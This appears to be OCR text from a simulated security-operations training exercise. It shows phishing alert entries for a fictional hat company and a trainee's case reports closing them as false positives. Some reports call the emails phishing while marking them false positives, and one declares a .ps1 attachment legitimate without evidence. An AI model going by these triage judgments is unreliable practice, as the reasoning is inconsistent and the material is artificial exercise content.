
recipient: invoice@tryhatme.com

Reason for Classifying as False Positive:

No attachements, domains scanned and are "clean".

Looking to be like phishing emails.

No further action needed.


1008
Suspicious email from external domain.
Low
Phishing
Sep 22nd 2025 at 19:03
Awaiting action
Description:
A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:
emails
timestamp:
09/22/2025 19:01:19.123
subject:
Lost Hat Lottery Ticket: Claim Your Million-Dollar Prize
sender:
le@trendymillineryco.me
recipient:
ceo@tryhatme.com
attachment:
None
content:
The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:
inbound
Playbook link
1009
Reply to suspicious email.
Low
Phishing
Sep 22nd 2025 at 19:06
Awaiting action
Description:
An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:
emails
timestamp:
09/22/2025 19:04:43.123
subject:
Unlock Ancient Hat Secrets with This Ancient Pyramid Scheme
sender:
yani.zubair@tryhatme.com
recipient:
conor@modernmillinerygroup.online
attachment:
None
content:
The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:
outbound
Playbook link

1010	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 19:08	Awaiting action	

Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:	emails
timestamp:	09/22/2025 19:06:27.123
subject:	Secret Island Getaway: Claim Your FREE Hat-Themed Vacation Now!
sender:	gamble@fashionindustrytrends.xyz
recipient:	miguel.odonnell@tryhatme.com
attachment:	None
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:	inbound

Playbook link

1011	Reply to suspicious email.	Low	Phishing	Sep 22nd 2025 at 19:10	Awaiting action	

Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:	emails
timestamp:	09/22/2025 19:08:09.123
subject:	Double Your Hat Collection with These Easy Tricks!
sender:	armaan.terry@tryhatme.com
recipient:	stark@modernmillinerygroup.online
attachment:	None
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:	outbound

Playbook link


1012	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 19:10	Awaiting action	

Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:	emails
timestamp:	09/22/2025 19:08:47.123
subject:	Hot Singles in Your Area Want to Buy Hats From You - Act Now!
sender:	sharp@hatsontherise.online
recipient:	miguel.odonnell@tryhatme.com
attachment:	None
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:	inbound

Playbook link


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1012 Suspicious email from external domain. Low Phishing Sep 22nd 2025 at 19:10
1011 Reply to suspicious email. Low Phishing Sep 22nd 2025 at 19:10
1010 Suspicious email from external domain. Low Phishing Sep 22nd 2025 at 19:08
1009 Reply to suspicious email. Low Phishing Sep 22nd 2025 at 19:06
1008 Suspicious email from external domain. Low Phishing Sep 22nd 2025 at 19:03


Close assigned alerts
Were these alerts true positives or false positives?
True positives
False positives
Close
Write case report



Time of Activity:

timestamp: 09/22/2025

19:08:09.123 All these events

happen around this time.

List of Related Entities: sender:

le@trendymillineryco.me recipient:

ceo@tryhatme.com sender:

yani.zubair@tryhatme.com recipient:

conor@modernmillinerygroup.online

sender:

gamble@fashionindustrytrends.xyz

recipient:

miguel.odonnell@tryhatme.com sender:

armaan.terry@tryhatme.com recipient:

stark@modernmillinerygroup.online

sender: sharp@hatsontherise.online

recipient:

miguel.odonnell@tryhatme.com **Reason**

for Classifying as False Positive:


All random spammed phishing attempts.


Adversary seeking user to click on links.

No attachments to scan.

No links clicked.

No further action needed.





Time of Activity: timestamp:

09/22/2025 19:10:18.123 **List**

of Related Entities:

sender: michelle.smith@tryhatme.com

recipient: yani.zubair@tryhatme.com


Reason for Classifying as False


Positive:

attachment: forceupdate.ps1 is a legitimate script and this is a legitimate email exchange.

Nothing suspicious.

No further action needed.





Time of Activity: timestamp:

09/22/2025 19:10:46.123

List of Related Entities:

sender:

elle@headwearinnovations.online

recipient: liam.espinoza@tryhatme.com

Reason for Classifying as False

Positive:


random spammed phishing attempts.


Adversary seeking user to click on links.

